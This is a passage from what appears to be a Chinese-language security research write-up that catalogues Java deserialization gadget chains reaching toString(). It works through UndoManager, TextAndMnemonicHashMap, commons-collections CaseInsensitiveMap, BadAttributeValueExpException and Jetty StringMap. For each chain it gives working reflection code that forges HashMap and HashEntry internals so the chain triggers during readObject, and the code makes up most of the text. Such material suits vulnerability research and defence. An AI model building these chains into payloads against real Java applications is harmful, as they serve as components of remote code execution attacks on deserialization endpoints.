        return super.toString() + " limit: " + limit +
            " indexOfNextAdd: " + indexOfNextAdd;
    }
```

触发父类toString

javax.swing.undo.CompoundEdit#toString

```
    public String toString()
    {
        return super.toString()
            + " inProgress: " + inProgress
            + " edits: " + edits;
    }
```

edits属性可控完成字符拼接，触发tstring。

构造

```
    public static EventListenerList eventtostring(Object o) throws Exception{
        EventListenerList list = new EventListenerList();
        UndoManager manager = new UndoManager();
        Vector vector = (Vector) getFieldValue(manager, "edits");
        vector.add(o);
        setFieldValue(list, "listenerList", new Object[] { Map.class, manager });
        return list;
    }
```

0x10 TextAndMnemonicHashMap

java.util.AbstractMap#equals

```
    public boolean equals(Object o) {
        if (o == this)
            return true;

        if (!(o instanceof Map))
            return false;
        Map<?,?> m = (Map<?,?>) o;
        if (m.size() != size())
            return false;

        try {
            Iterator<Entry<K,V>> i = entrySet().iterator();
```

```
            while (i.hasNext()) {
                Entry<K,V> e = i.next();
                K key = e.getKey();
                V value = e.getValue();
                if (value == null) {
                    if (!(m.get(key)==null && m.containsKey(key)))
                        return false;
                } else {
                    if (!value.equals(m.get(key)))
                        return false;
                }
            }
        } catch (ClassCastException unused) {
            return false;
        } catch (NullPointerException unused) {
            return false;
        }

        return true;
    }
```

两个map的hash一样时,触发AbstractMap的euqals的， map改TextAndMnemonicHashMap触发get

javax.swing.UIDefaults.TextAndMnemonicHashMap#get

```
        public Object get(Object key) {

            Object value = super.get(key);

            if (value == null) {

                boolean checkTitle = false;

                String stringKey = key.toString();
                String compositeKey = null;
              .....
```

```
    public static HashMap maskmapToString(Object o1, Object o2) throws Exception{
        Class node = Class.forName("java.util.HashMap$Node");
        Constructor constructor = node.getDeclaredConstructor(int.class, Object.class,
Object.class, node);
        constructor.setAccessible(true);
        // 避免put时，触发hashcode。
        Map tHashMap1 = (Map)
createWithoutConstructor("javax.swing.UIDefaults$TextAndMnemonicHashMap");
        Map tHashMap2 = (Map)
createWithoutConstructor("javax.swing.UIDefaults$TextAndMnemonicHashMap");
        Object tnode1 = constructor.newInstance(0, o1,null, null);
        setFieldValue(tHashMap1, "size", 1);
```

```
        Object tarr = Array.newInstance(node, 1);
        Array.set(tarr, 0, tnode1);
        setFieldValue(tHashMap1, "table", tarr);
        Object tnode2 = constructor.newInstance(0, o2, null, null);
        setFieldValue(tHashMap2, "size", 1);
        Object tarr2 = Array.newInstance(node, 1);
        Array.set(tarr2, 0, tnode2);
        setFieldValue(tHashMap2, "table", tarr2);
        setFieldValue(tHashMap1,"loadFactor",1);
        setFieldValue(tHashMap2,"loadFactor",1);

        HashMap hashMap = new HashMap();
        Object node1 = constructor.newInstance(0, tHashMap1, null, null);
        Object node2 = constructor.newInstance(0, tHashMap2, null, null);
        setFieldValue(hashMap, "size", 2);
        Object arr = Array.newInstance(node, 2);
        Array.set(arr, 0, node1);
        Array.set(arr, 1, node2);
        setFieldValue(hashMap, "table", arr);
        return hashMap;
    }
```

0x11 CaseInsensitiveMap (cc全版本)

org.apache.commons.collections4.map.AbstractHashedMap#doReadObject

```
    protected void doReadObject(final ObjectInputStream in) throws IOException,
ClassNotFoundException {
        loadFactor = in.readFloat();
        final int capacity = in.readInt();
        final int size = in.readInt();
        init();
        threshold = calculateThreshold(capacity, loadFactor);
        data = new HashEntry[capacity];
        for (int i = 0; i < size; i++) {
            final K key = (K) in.readObject();
            final V value = (V) in.readObject();
            put(key, value);
        }
    }
    public V put(final K key, final V value) {
        final Object convertedKey = convertKey(key);
        final int hashCode = hash(convertedKey);
        final int index = hashIndex(hashCode, data.length);
        HashEntry<K, V> entry = data[index];
        while (entry != null) {
            if (entry.hashCode == hashCode && isEqualKey(convertedKey, entry.key)) {
                final V oldValue = entry.getValue();
                updateEntry(entry, value);
```

```
                return oldValue;
            }
            entry = entry.next;
        }

        addMapping(index, hashCode, key, value);
        return null;
    }
```

org.apache.commons.collections4.map.CaseInsensitiveMap#convertKey

```
    protected Object convertKey(final Object key) {
        if (key != null) {
            final char[] chars = key.toString().toCharArray();
            for (int i = chars.length - 1; i >= 0; i--) {
                chars[i] = Character.toLowerCase(Character.toUpperCase(chars[i]));
            }
            return new String(chars);
        }
        return AbstractHashedMap.NULL;
    }
```

readObject会调用父类的doReadObject，父类在反序列回触发put方法，put里面触发convertKey，从而触发tosting。

```
        //cc4 换org.apache.commons.collections4.map.CaseInsensitiveMap
        Map s = (Map)
utils.createWithoutConstructor("org.apache.commons.collections.map.CaseInsensitiveMap");
        Class<?> nodeB;
        nodeB =
Class.forName("org.apache.commons.collections.map.AbstractHashedMap$HashEntry");

        Constructor<?> nodeCons = nodeB.getDeclaredConstructor(nodeB, int.class,
Object.class, Object.class);
        nodeCons.setAccessible(true);
        Object tbl = Array.newInstance(nodeB, 1);
        Array.set(tbl, 0, nodeCons.newInstance(null, 0, toStringObj, toStringObj));
        utils.setFieldValue(s, "data", tbl);
        utils.setFieldValue(s, "size", 1);
```

0x12 BadAttributeValueExpException

javax.management.BadAttributeValueExpException#readObject

```
    private void readObject(ObjectInputStream ois) throws IOException,
ClassNotFoundException {
```

```
        ObjectInputStream.GetField gf = ois.readFields();
        Object valObj = gf.get("val", null);

        if (valObj == null) {
            val = null;
        } else if (valObj instanceof String) {
            val= valObj;
        } else if (System.getSecurityManager() == null
                || valObj instanceof Long
                || valObj instanceof Integer
                || valObj instanceof Float
                || valObj instanceof Double
                || valObj instanceof Byte
                || valObj instanceof Short
                || valObj instanceof Boolean) {
            val = valObj.toString();
        } else { // the serialized object is from a version without JDK-8019292 fix
            val = System.identityHashCode(valObj) + "@" + valObj.getClass().getName();
        }
    }
```

反序列化触发 val.toString();

```
        BadAttributeValueExpException badAttributeValueExpException = new
BadAttributeValueExpException(new HashMap<>());
        setFieldValue(badAttributeValueExpException,"val",objtostring);
```

0x12 jetty

org.mortbay.util.StringMap#get(java.lang.Object)

```
    public Object get(Object key)
    {
        if (key==null)
            return _nullValue;
        if (key instanceof String)
            return get((String)key);
        return get(key.toString());
    }

    public Object put(Object key, Object value)
    {
        if (key==null)
            return put(null,value);
        return put(key.toString(),value);
    }
```

org.mortbay.util.StringMap.Node

```
private static class Node implements Map.Entry
   {
       char[] _char;
       char[] _ochar;
       Node _next;
       Node[] _children;
       String _key;
       Object _value;

       Node(){}
  。。。
     private class NullEntry implements Map.Entry
    {
       public Object getKey(){return null;}
       public Object getValue(){return _nullValue;}
       public Object setValue(Object o)
           {Object old=_nullValue;_nullValue=o;return old;}
       public String toString(){return "[:null="+_nullValue+"]";}
    }。。。

      //构造要自己构造Node，NullEntry应该put是会把key进行tostring。所以要自己来
```

get借助于cc

```
        TiedMapEntry tiedMapEntry = new TiedMapEntry(new StringMap(),objtostring);
        CSS css = utils.Css2hasocde(tiedMapEntry);
        byte[] serialize = utils.serialize(css);
        utils.unserialize(serialize);
```

put借助于cc

```
        Map decorate = LazyMap.decorate(new StringMap(), new ConstantFactory(1));
        TiedMapEntry tiedMapEntry = new TiedMapEntry(decorate, objtostring);

        CSS css = utils.Css2hasocde(tiedMapEntry);
        byte[] serialize = utils.serialize(css);
        utils.unserialize(serialize);
```

也可以从readObject中找map.get或者map.put。

reference

https://github.com/wh1t3p1g/ysomap

https://blog.csdn.net/m0_45406092/article/details/120142250

https://blog.csdn.net/wcuuchina/article/details/89082898